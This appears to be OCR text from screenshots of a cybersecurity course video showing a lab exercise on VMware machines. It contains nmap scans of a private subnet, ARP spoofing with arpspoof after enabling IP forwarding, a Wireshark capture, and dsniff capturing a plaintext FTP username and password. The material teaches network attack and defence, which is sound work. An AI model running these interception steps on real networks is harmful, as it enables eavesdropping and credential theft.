
Not Selected

Previous | Next | Finish | Cancel



Kali-pc-001 - VMware Workstation
PenTester-Win-2016 - VMware Workstation
File Edit View VM Tabs Help
Kali-pc-001
PenTester-Win-2016
bpg@kali-pc-001: ~
File Actions Edit View Help
youtube.com/watch
Apps Pirate Bay w3schools
YouTube
C:\Window
50:50 / 1:59:40
#CyberSecurity #Essential
Cyber Security Essentials | Batch
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
To direct input to this VM, click inside or press Ctrl+G.
SHARE SAVE

```
Tunnel adapter isatap.{[illegible]}:

   Media State . . . . . . . . . . . :
   Connection-specific DNS Suffix  . :

Tunnel adapter isatap.{[illegible]}:

   Media State . . . . . . . . . . . :
   Connection-specific DNS Suffix  . :

C:\>ftp 192.168.228.101
Connected to 192.168.228.101.
220 Microsoft FTP Service
User (192.168.228.101:(none)): [illegible]
331 Password required.
Password:
530 User cannot log in.
Login failed.
ftp>
ftp> ls
530 Please login with USER and PASS.
530 Please login with USER and PASS.
ftp> bye
221 Goodbye.

C:\>
```


```
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.228.2
Host is up (0.00014s latency).
Not shown: 99 closed ports
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 00:50:56:EF:C0:3A (VMware)

Nmap scan report for 192.168.228.101
Host is up (0.0073s latency).
Not shown: 95 closed ports
PORT    STATE SERVICE
21/tcp  open  ftp
80/tcp  open  http
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:E8:73:18 (VMware)

Nmap scan report for 192.168.228.254
```




```
    valid_lft forever preferred_lft forever
bpg@kali-pc-001:~$ sudo su -
[sudo] password for bpg:
root@kali-pc-001:~# nmap -Pn sS -F 192.168.228.*
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-02 14:05 PDT
Failed to resolve "sS".
Nmap scan report for 192.168.228.1
Host is up (0.00054s latency).
Not shown: 89 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.228.2
Host is up (0.00014s latency).
Not shown: 99 closed ports
PORT   STATE SERVICE
```



```
Host is up (0.00014s latency).
Not shown: 99 closed ports
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 00:50:56:EF:C0:3A (VMware)

Nmap scan report for 192.168.228.101
Host is up (0.0073s latency).
Not shown: 95 closed ports
PORT    STATE SERVICE
21/tcp  open  ftp
80/tcp  open  http
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:E8:73:18 (VMware)

Nmap scan report for 192.168.228.254
Host is up (0.00026s latency).
All 100 scanned ports on 192.168.228.254 are filtered
MAC Address: 00:50:56:FE:A1:87 (VMware)

Nmap scan report for 192.168.228.100
Host is up (0.000012s latency).
Not shown: 99 closed ports
PORT   STATE SERVICE
80/tcp open  http
```



```
root@kali-pc-001:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali-pc-001:~#
root@kali-pc-001:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@kali-pc-001:~#
root@kali-pc-001:~# arpspoof -i eth0 -t 192.168.228.101 -r 192.168.228.1
0:c:29:96:f5:ee 0:c:29:e8:73:18 0806 42: arp reply 192.168.228.1 is-at 0:c:
29:96:f5:ee
0:c:29:96:f5:ee 0:50:56:c0:0:8 0806 42: arp reply 192.168.228.101 is-at 0:c
:29:96:f5:ee
0:c:29:96:f5:ee 0:c:29:e8:73:18 0806 42: arp reply 192.168.228.1 is-at 0:c:
29:96:f5:ee
0:c:29:96:f5:ee 0:50:56:c0:0:8 0806 42: arp reply 192.168.228.101 is-at 0:c
:29:96:f5:ee
0:c:29:96:f5:ee 0:c:29:e8:73:18 0806 42: arp reply 192.168.228.1 is-at 0:c:
29:96:f5:ee
0:c:29:96:f5:ee 0:50:56:c0:0:8 0806 42: arp reply 192.168.228.101 is-at 0:c
:29:96:f5:ee
0:c:29:96:f5:ee 0:c:29:e8:73:18 0806 42: arp reply 192.168.228.1 is-at 0:c:
29:96:f5:ee
0:c:29:96:f5:ee 0:50:56:c0:0:8 0806 42: arp reply 192.168.228.101 is-at 0:c
:29:96:f5:ee
0:c:29:96:f5:ee 0:c:29:e8:73:18 0806 42: arp reply 192.168.228.1 is-at 0:c:
29:96:f5:ee
0:c:29:96:f5:ee 0:50:56:c0:0:8 0806 42: arp reply 192.168.228.101 is-at 0:c
:29:96:f5:ee
0:c:29:96:f5:ee 0:c:29:e8:73:18 0806 42: arp reply 192.168.228.1 is-at 0:c:
```




```
No.   Time           Source            Destination       Protocol Length Info
  537 12.379831052   23.11.235.75      192.168.228.101   TCP      1348 80 → 49694 [PSH, ACK]…
  538 12.415507697   23.11.235.75      192.168.228.101   TCP      1348 80 → 49676 [PSH, ACK]…
  539 12.436763996   192.168.228.101   23.11.235.75      TCP        60 49676 → 80 [ACK] Seq=…
  540 12.436764130   192.168.228.101   23.11.235.75      TCP        60 49694 → 80 [ACK] Seq=…
  541 12.458011455   VMware_c0:00:08   Broadcast         ARP        60 Who has 192.168.228.2…
  542 12.474439855   23.11.235.75      192.168.228.101   TCP      1348 80 → 49676 [PSH, ACK]…
  543 12.515240327   192.168.228.101   23.11.235.75      TCP        60 49676 → 80 [ACK] Seq=…
  544 12.534551371   23.11.235.75      192.168.228.101   TCP      1348 80 → 49676 [PSH, ACK]…
```

```
› Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0
› Ethernet II, Src: VMware_e8:73:18 (00:0c:29:e8:73:18), Dst: VMware_ef:c0:3a (00:50:56:ef:c0:3a)
› Internet Protocol Version 4, Src: 192.168.228.101, Dst: 23.11.235.75
› Transmission Control Protocol, Src Port: 49676, Dst Port: 80, Seq: 1, Ack: 1, Len: 0
```

```
0000  00 50 56 ef c0 3a 00 0c  29 e8 73 18 08 00 45 00   ·PV··:·· )·s···E·
0010  00 28 06 01 40 00 80 06  4d 6a c0 a8 e4 65 17 0b   ·(··@··· Mj···e··
0020  eb 4b c2 0c 00 50 d7 14  e1 ea 72 7c ab 23 50 10   ·K···P·· ··r|·#P·
0030  f5 e2 79 90 00 00 00 00  00 00 00 00               ··y····· ····
```

eth0: <live capture in progress>   Packets: 544 · Displayed: 544 (100.0%)   Profile: Default



```
bpg@kali-pc-001:~$ sudo su -
[sudo] password for bpg:
root@kali-pc-001:~# dsniff -i eth0
dsniff: listening on eth0

-----------------
09/02/20 14:30:55 tcp 192.168.228.1.51365 → 192.168.228.101.21 (ftp)
USER harry
PASS 1234@abcd
```